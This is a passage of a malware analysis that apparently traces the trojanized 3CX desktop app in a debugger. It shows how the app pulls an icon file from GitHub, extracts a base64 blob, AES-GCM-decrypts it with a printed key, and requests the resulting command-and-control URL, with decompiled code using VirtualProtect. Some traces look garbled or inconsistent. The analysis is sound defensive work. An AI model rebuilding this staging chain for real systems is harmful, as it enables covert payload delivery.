5: [rsp+20] 0000000000000000

Note: During these calls, the program seems to jump to the main program, which slows analysis. Also, trying to run to return doesn't work in this context either, which also slows things down.

InternetCrackUrlW is being called on the known url to split it up, then the next call is to InternetConnectW. Here it is to the known domain, with the server port as 0x1BB, aka 443 in decimal. The only other param is the 6th one as 0x3 or dwService being HTTP.

```

000002109705FF8C  FF15 6E230200  mov qword ptr ds:[<&InternetConnectw>]
000002109705FF92  48:8943 08  mov qword ptr ss:[rsp+28],rsi
000002109705FF96  48:85C0  test rax,rax
000002109705FF99  v  OF84 B1030000 je 21097060350
000002109705FF9F  48:3973 18  cmp qword ptr ds:[rbx+18],rsi
000002109705FFA3  v  74 40  jne 21097060350

000021097082300 <&InternetConnectw>=<wininet.InternetConnectw>

```

Registers:

- R12: 0000000000000000
- R13: 0000000000000000
- R14: 0000000000000000
- R15: 000009DCE3FDE30
- RIP: 000002109705FF8C

Default (x64 fastcall)

- rcx 000000000000CC0004
- rdx 0000009DCE3FDAA0 L"raw.githubusercontent.com"
- r8 00000000000001BB
- r9 0000000000000000
- [rsp+20] 0000000000000000
- [rsp+28] 0000000000000003
- [rsp+30] 0000000000000000
- [rsp+38] 0000000000000000

The next call is to HttpOpenRequestW, the options here are self explanatory. Get request for the ico file.

```

000002109706001D  48:8974 20  mov qword ptr ss:[rsp+20],rsi
0000021097060022  FF15 C0220200  call qword ptr ds:[<&HttpOpenRequestw>]
0000021097060028  48:8943 10  mov qword ptr ds:[rbx+10],rax
000002109706002C  48:85C0  test rax,rax
000002109706002F  v  OF84 B1030000 je 21097060350
0000021097060035  BA 0E000000 mov edx,E
000002109706003A  8D4A 32  lea ecx,qword ptr ds:[rdx+32]
000002109706003D  FF15 5D200200  call qword ptr ds:[<&LocalAlloc>]
0000021097060043  48:88F0  mov rsi,rax
0000021097060046  48:85C0  test rax,rax
0000021097060049  v  74 40  je 2109706008B
000002109706004E  48:8005 C68C0200  inc rax,qword ptr ds:[210970600100]

0000210970822E8 "P5+F\x7F"=<wininet.HttpOpenRequestw>

```

Registers:

- R9: 0000000000000000
- R10: 0000000000000000
- R11: 000009DCE3FD6B0
- R12: 0000000000000000
- R13: 0000000000000000
- R14: 0000000000000000
- R15: 000009DCE3FDE30
- RIP: 0000021097060022

Default (x64 fastcall)

- rcx 000000000000CC0008
- rdx 00000210969644C0 L"GET"
- r8 0000009DCE3FDAA0 L"/iconStorages/images/main/icon13.ico"
- r9 0000000000000000
- [rsp+20] 0000000000000000
- [rsp+28] 0000000000000000
- [rsp+30] 0000000084C80200
- [rsp+38] 0000000000000000

Next call is HttpAddRequestHeadersA, basically adding accept: /* to each request. The \r\n is required for this string value.

```

000002109706007C 41:B8 FFFFFFFF mov r8d, FFFFFFFF
0000021097060082 48:8BD6 mov rdx, rsi
0000021097060085 FF15 8D220200 call qword ptr ds:[<&HttpAddRequestHeadersA>]
000002109706008B BA 22000000
0000021097060090 8D4A 1E lea ecx, qword ptr ds:[rdx+1E]
0000021097060093 FF15 07200200 call qword ptr ds:[<&LocalAlloc>]
0000021097060099 48:8BF0 mov rsi, rax
000002109706009C 48:85C0 test rax, rax
000002109706009F 74 40 je 210970600E1
00000210970600A1 48:8B05 808C0200

R11 00000009DCE3FD950 "0Ü?i"
R12 0000000000000000
R13 0000000000000000
R14 0000000000000000
R15 00000009DCE3FDE30
RIP 0000021097060085

Default (x64 fastcall)
1: rcx 00000000000CC000C
2: rdx 0000021096994A80 "accept: /*\r\n"
3: r8 00000000FFFFFFF
4: r9 00000000A000000
5: [rsp+20] 000002109708BD18 "*//*"
6: [rsp+28] 0000000000000000
7: [rsp+30] 0000000084C80200
8: [rsp+38] 0000000000000000

```

It appears to be using localalloc and then referencing stored string for multiple request header adds as seen in the following screenshots.

```

00000210970600D2 41:B8 FFFFFFFF mov r8d, FFFFFFFF
00000210970600D8 48:8BD6 mov rdx, rsi
00000210970600DB FF15 37220200 call qword ptr ds:[<&HttpAddRequestHeadersA>]
00000210970600E1 BA 25000000
00000210970600E6 8D4A 1B lea ecx, qword ptr ds:[rdx+1B]
00000210970600E9 FF15 B11F0200 call qword ptr ds:[<&LocalAlloc>]
00000210970600EE 48:8B50 mov rsi, rax

R14 0000000000000000
R15 00000009DCE3FDE30
RIP 00000210970600DB

Default (x64 fastcall)
1: rcx 00000000000CC000C
2: rdx 0000021096970560 "accept-language: en-US,en;q=0.9\r\n"
3: r8 00000000FFFFFFF
4: r9 00000000A000000
5: [rsp+20] 000002109708BD28 "en-US,en;q=0.9"
6: [rsp+28] 0000000000000000
7: [rsp+30] 0000000084C80200
8: [rsp+38] 0000000000000000

0000021097060128 41:B8 FFFFFFFF mov r8d, FFFFFFFF
000002109706012E 48:8BD6 mov rdx, rsi
0000021097060131 FF15 E1210200 call qword ptr ds:[<&HttpAddRequestHeadersA>]
0000021097060137 4D:85F6 test r14, r14
000002109706013A 74 56 je 21097060192
000002109706013C BA 1B000000
0000021097060141 8D4A 2E

R14 0000000000000000
R15 00000009DCE3FDE30
RIP 0000021097060131

Default (x64 fastcall)
1: rcx 00000000000CC000C
2: rdx 0000021096970530 "accept-encoding: gzip, deflate, br\r\n"
3: r8 00000000FFFFFFF
4: r9 00000000A000000
5: [rsp+20] 000002109708BD48 "gzip, deflate, br"
6: [rsp+28] 0000000000000000
7: [rsp+30] 0000000084C80200
8: [rsp+38] 0000000000000000

```

Next up is HttpSendRequestW, no additional params of note.

```
0000021097060227 33D2 xor edx,edx
0000021097060229 FF15 E1200200 call qword ptr ds:[<&HttpSendRequestW>]
000002109706022F 85C0 test eax,eax
0000021097060231 75 08 jne 2109706023B
0000021097060233 49:8BFC mov rdi,r12
0000021097060236 E9 A2000000 jmp 210970602DD
0000021097060238 BA 01100000 mov edx,1001
0000021097060240 B9 40000000 mov ecx,40
0000021097060245 44:8D72 FF lea r14d,qword ptr ds:[rdx-1]
0000021097060249 FF15 511E0200 call qword ptr ds:[<&LocalAlloc>]
000002109706024F 48:8BF8 mov rax,rdx
0000021097060252 48:85C0 test rax,rax
0000021097060255 75 08 jno 2109706025E
```

0000021097082310 <&HttpSendRequestW>=<wininet.HttpSendRequestW>

?9

R8 0000000000000000
R9 0000000000000000
R10 0000000000000000
R11 000002109699D880
R12 0000000000000000
R13 0000000000000000
R14 0000000000000000
R15 000009DCE3FDE30
RIP 0000021097060229

Default (x64 fastcall)

1: rcx 0000000000000000
2: rdx 0000000000000000
3: r8 0000000000000000
4: r9 0000000000000000
5: [rsp+20] 0000021000000000
6: [rsp+28] 0000000000000000
7: [rsp+30] 0000000084C80200
8: [rsp+38] 0000000000000000

Result:

GET https://raw.githubusercontent.com/iconstorages/images/main/icon4.ico HTTP/1.1
accept: */*
accept-language: en-US,en;q=0.9
accept-encoding: gzip, deflate, br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) 3CXDesktopApp/18.11.1197 Chrome/102.0.5005
Host: raw.githubusercontent.com
Connection: Keep-Alive
Cache-Control: no-cache

Format: Icon
107,735 bytes
256w x 256h
1.64 bytes/px
96 dpi
Icon count: 1
Sizes:
256x256 32bpp-
PNG

Autoshrink

InternetReadFile is now called multiple times and goes through the entire received file in chunks. Right after there is a call to HttpQueryInfoW to check status and then returns after cleanup.

```

48:03D7 add rdx,rdi
FF15 24200200 call qword ptr ds:[<&InternetReadFile>]
85C0 test eax,eax
^ 75 B0 jne 265723D0280
48:85FF test rdi,rdi
v 74 08 je 265723D02DD
4D:85FF test r15,r15
v 74 03 je 265723D02DD
41:8937 mov dword ptr ds:[r15],esi
48:8B4B 10 mov rcx,qword ptr ds:[rbx+10]
4C:8D4D D0 lea r9,qword ptr ss:[rbp-30]
4C:8D45 C8 lea r8,qword ptr ss:[rbp-38]

0\x7F"]=<wininet.InternetReadFile>

```

R10	00000000FFFFFFFF
R11	000000D2707FD540
R12	0000000000000000
R13	0000000000000000
R14	0000000000001000
R15	000000D2707FDE00
RIP	00000265723D02C6

Default (x64 fastcall)

- 1: rcx 000000000000000C
- 2: rdx 00000265721b92D0
- 3: r8 0000000000008000
- 4: r9 000000D2707FDA50
- 5: [rsp+20] 0000026500000000

We then go into a loop that starts at the end of the received file and looks for a \$ - Dollar sign. After that another function is called for decoding.

First it calls CryptStringToBinaryA:

```

48:8BC4 int3
48:8958 10 mov rax,rsi
4C:8948 20 mov qword ptr ds:[rax+10],rbx
48:8948 08 mov qword ptr ds:[rax+20],r9
55 push rbp
56 push rsi
57 push rdi
41:54 push r12
41:55 push r13
41:56 push r14
41:57 push r15

CryptStringToBinaryA
[rax+10]:L'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.122 Safari/537.36'
[rax+8]:L"https://raw.githubusercontent.com/0x24/Windows-Exploit-Easy/master/Windows/Windows-NT/10.0/Win64/Crypt32.dll"
rdi : "KQAAAKO+tHNkAQnfxCp5grfG21ekwQwzI"

0\x02"=H\r=re\x02"
DD78 "H\r=re\x02"
DD18 "H\r=re\x02"
B6B860 crypt32.dll:$6AC60 <CryptStringToBinaryA>


```

R8	0000000000000001
R9	0000000000000000
R10	0000026571b50c0
R11	0000026571c47230
R12	000000000000960
R13	0000000000000000
R14	0000000000000004
R15	0000026571BD6504
RIP	00007FFBAFB6B860 <crypt32.CryptStringToBinaryA>


Default (x64 fastcall)

- 1: rcx 00000265721FB723 "KQAAAKO+tHNkAQnfxCp5grfG21ekwQwzI"
- 2: rdx 0000000000000094
- 3: r8 0000000000000001
- 4: r9 0000000000000000
- 5: [rsp+28] 000000D2707FDD78

A typical AES decrypt is setup with following functions. BcryptOpenAlgorithmProvider (AES), BcryptSetProperty (GCM), BcryptGenerateSymmetricKey.

```
NVar1 = BCryptOpenAlgorithmProvider(&CryptObject, L"AES", (LPCWSTR) 0x0, 0);  
if (((-1 < NVar1) &&  
    (NVar1 = BCryptSetProperty(CryptObject, L"ChainingMode", (PUCHAR) L"ChainingModeGCM", 0x20, 0),  
     -1 < NVar1)) &&  
    (NVar1 = BCryptGenerateSymmetricKey(CryptObject, &AESKey, (PUCHAR) 0x0, 0, actualKey, 0x20, 0),  
     -1 < NVar1)) {
```

The most interesting part being the secret key here. More specifically param 5 and 6, key and keyszie. The keyszie is 0x20 and the key here is:



Key: 21A1ACE1E663BA45864DF457B209181EBD90101B4A512840387CD210E58FA3F1

Address	Hex	ASCII
000000D2707FDD90	21 A1 AC E1 E6 63 BA 45 86 4D F4 57 B2 09 18 1E	! i-áæc°E. MôW²...
000000D2707FDDA0	BD 90 10 1B 4A 51 28 40 38 7C D2 10 E5 8F A3 F1	%.. JQ(@8 ò.å.ñ
000000D2707FDDB0	2E A4 F1 EF 8C 94 00 00 15 EC 31 64 00 00 00 00	: ñi... i1d...
000000D2707FDDC0	60 6D C4 71 65 02 00 00 B5 16 3D 72 65 02 00 00	mÄqe... ü.=re...
000000D2707FDDD0	00 00 00 00 00 00 00 00 E0 12 1E 72 65 02 00 00 à..re...
000000D2707FDDE0	00 00 00 00 00 00 00 00 B0 04 00 00 00 00 00 00
000000D2707FDDF0	00 DE 7F 70 D2 00 00 00 90 00 00 00 00 00 00 00	p. pÒ...
000000D2707FDE00	43 A4 01 00 00 00 00 00 E0 12 1E 72 65 02 00 00	C¤..... à..re...
000000D2707FDE10	68 00 74 00 74 00 70 00 73 00 3A 00 2F 00 2F 00	h.t.t.p.s.://
000000D2707FDE20	72 00 61 00 77 00 2E 00 67 00 69 00 74 00 68 00	r.a.w..g.i.t.h.
000000D2707FDE30	75 00 62 00 75 00 73 00 65 00 72 00 63 00 6F 00	u.b.u.s.e.r.c.o.
000000D2707FDE40	6E 00 74 00 65 00 6E 00 74 00 2E 00 63 00 6F 00	n.t.e.n.t..c.o.
000000D2707FDE50	65 00 65 00 10 00 00 00 65 00 65 00 50 00 74 00	/ -

```

000000D2707FDD90 C745 C7 10000000 mov qword ptr ss:[rbp-39],r13
000000D2707FDDA0 4C:896D BF mov qword ptr ss:[rbp-41],r13
000000D2707FDDB0 C745 C7 10000000 mov dword ptr ss:[rbp-39],10
000000D2707FDDC0 FF15 0DF30200 call qword ptr ds:[<&BCryptDecrypt>]
000000D2707FDDD0 8B88 mov ebx,eax
000000D2707FDDE0 85C0 test eax,eax
000000D2707FDDF0 78 60 js 265723C30C1
000000D2707FDE00 8B17 mov edx,dword ptr ds:[rdi]
000000D2707FDE10 41 8B4C24 10 lea rcx,qword ptr [rdi+140]
000000D2707FDE20 41 8B4C24 10 lea rcx,qword ptr [rdi+140]

Default (x64 fastcall)
1: rcx 00000265721C2500
2: rdx 0000026571CA2DD4
3: r8 000000000000005A
4: r9 000000D2707FDC70
5: [rsp+20] 0000000000000000
6: [rsp+28] 0000000000000000
7: [rsp+30] 0000000000000000

```

Data to be decrypted:

Address	Hex	ASCII
0000026571CA2DD4	A4 C1 05 B3 85 AE AC C5 0A ED CC 5A 37 A0 F4 9E	À. ³. ®¬À. ííz7 ô.
0000026571CA2DE4	90 CE 2A D1 7D B8 FA C2 A2 BF 4D BE 08 C8 60 8C	.Í*Ñ} úÂ¢;M¾. È`.
0000026571CA2DF4	6B 07 11 F7 FE E3 41 A2 96 A6 A9 EB 80 07 A9 AF	k..÷båA¢. ¡@ë..@
0000026571CA2E04	35 EA 1C E2 82 F6 67 B3 10 77 DF 10 59 69 D2 49	5ê.â.ög³.wß.YíòI
0000026571CA2E14	DE 11 95 D9 DD 72 20 63 20 49 54 62 49 48 65 1E	þ..ÜYr c ITbiHe.
0000026571CA2E24	4F 5F C0 25 67 C0 2B 52 37 57 00 00 00 00 00 00	O_À%gÀ+R7W.....
0000026571CA2E34	00 00 00 00 0B E6 27 28 00 19 00 90 70 00 00 00æ'(....p
0000026571CA2E44	41 53 59 43 00 00 00 00 00 00 00 00 00 00 00 00	ASYC.....
0000026571CA2E54	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0000026571CA2E64	00 00 00 00 00 00 00 01 00 00 00 68 08 00 00h.

This data is part of the decoded base64. The first 40 chars (20 hex bytes) are not part of this and would assume its being used to generate the key.

Additional data: (20 bytes) 29000000a3beb473640109dfc423f982b7c6db57

Data to decrypt: (90 bytes here):

a4c105b385aeacc50aedcc5a37a0f49e90ce2ad17db8fac2a2bf4dbe08c8608c6b0711f7fee341a296a6a9eb8007a9af35ea1ce282f667
b31077df105969d249de1195d9dd722063204954624948651e4f5fc02567c02b523757

Other notes about this is, there is no IV (null)

The second call to bcryptdecrypt has an actual pboutput location. The first call included a nullptr for output, so it was most likely to determine size so it could be allocated before the actual call.

```

00000265723C309B 44:896424 28    mov dword ptr ss:[rsp+28],r12d
00000265723C30A0 4C:896424 20    mov qword ptr ss:[rsp+20],r12
→ 00000265723C30A5 FF15 BDF20200  call qword ptr ds:[<&BCryptDecrypt>]
00000265723C30AB 8BD8             mov ebx,eax
00000265723C30AD 85C0             test eax,eax
00000265723C30AF 79 10             jns 265723C30C1
00000265723C30B1 48:8B0E           mov rcx,qword ptr ds:[rsi]
00000265723C30B4 FF15 F6EF0200  call qword ptr ds:[<&LocalFree>]
00000265723C30BA 48:8B05           imrn 265723C30C1

R10 0000026571CBA140
R11 0000000000000000
R12 0000000000000000
R13 0000026571CA2DC4
R14 000000000000005A
R15 0000026571CA2DD4

rsi:" Æq \x02"
Default (x64 fastcall)
1: rcx 00000265721C2500
2: rdx 0000026571CA2DD4
3: r8 000000000000005A
4: r9 000000D2707FDC70
5: [rsp+20] 0000000000000000
6: [rsp+28] 0000000000000000
7: [rsp+30] 0000026571CBA4A0
8: [rsp+38] 000002650000005A
9: [rsp+40] 000000D2707FDD7C

```

Dumps 2 Dumps 3 Dumps 4 Dumps 5 Watch 1 Break Points Struct 000000D2707FDC10 0000000000000040

Which has the result:

Address	Hex	ASCII
0000026571CBA4A0	68 00 74 00 74 00 70 00 73 00 3A 00 2F 00 2F 00	h.t.t.p.s.: / /
0000026571CBA4B0	6D 00 73 00 65 00 64 00 67 00 65 00 70 00 61 00	m.s.e.d.g.e.p.a.
0000026571CBA4C0	63 00 6B 00 61 00 67 00 65 00 69 00 6E 00 66 00	c.k.a.g.e.i.n.f.
0000026571CBA4D0	6F 00 2E 00 63 00 6F 00 6D 00 2F 00 6D 00 69 00	o...c.o.m./m.i.
0000026571CBA4E0	63 00 72 00 6F 00 73 00 6F 00 66 00 74 00 2D 00	c.r.o.s.o.f.t.-
0000026571CBA4F0	65 00 64 00 67 00 65 00 00 00 00 00 00 00 00 00	e.d.g.e.....
0000026571CBA500	00 00 00 00 00 00 00 R8 FF D7 28 00 08 00 80 bx(.....

As a final step, it turns around and requests that url via a get:

```
GET https://msedgepackageinfo.com/microsoft-edge HTTP/1.1
accept: /*
accept-language: en-US,en;q=0.9
accept-encoding: gzip, deflate, br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) 3CXDesktopApp/18.11.1197 Chrome/102.0.5005
Host: msedgepackageinfo.com
Connection: Keep-Alive
Cache-Control: no-cache
```

Unsure of exact content of this next payload at this time but articles suggest an info stealer is related.

As for other actions this would take if a response was returned:

Right after this follow up response we see similar calls to the same AES decrypt routine as well as calls to virtualprotect (as expected):

```
iVar10 = (int)((iVar6 & 0xffffffff) % (ulonglong)(uint)(param_4 - param_5)) + param_5;
iVar1 = FUN_18000fd0_receive_data_parse_URL_send_HTTP_request_send_data_read_dat
ernet_connect_to_HTTP_server_create_HTTP_request
    (pauVar4, param_3, pvVar5, &local_68);
pvVar12 = pvVar8;
if (iVar1 != 0) {
    LocalFree(pvVar5);
    iVar1 = FUN_1800026b0(local_68, &local_70);
    pvVar5 = local_70;
    if (iVar1 == 0) {
B_18001195a:
    thunk_FUN_180021380(pauVar4, 0x18);
    FUN_180011fb0(local_40 ^ (ulonglong)auStack168);
    return;
}
if (local_70 != (HLOCAL)0x0) {
    iVar11 = 0xf7dc5;
    hMem = (int *)FUN_180010ce0_decode_data_using_Base64_via_WinAPI_encode_data_usir
    if (hMem != (int *)0x0) {
        _Var7 = _time64((__time64_t *)0x0);
        if (_Var7 < (longlong)(ulonglong)(*hMem + 0xe10)) {
            iVar11 = hMem[1];
            if (iVar11 == 0x7d7d7d7d7d7d7d7d)
                local_50 = Var11;
        }
        local_58[0] = 0;
        BVar2 = VirtualProtect(lpAddress, 0x1000, 0x40, local_48);
        if (BVar2 == 0) {
            DVar3 = GetLastError();
        }
    }
}
```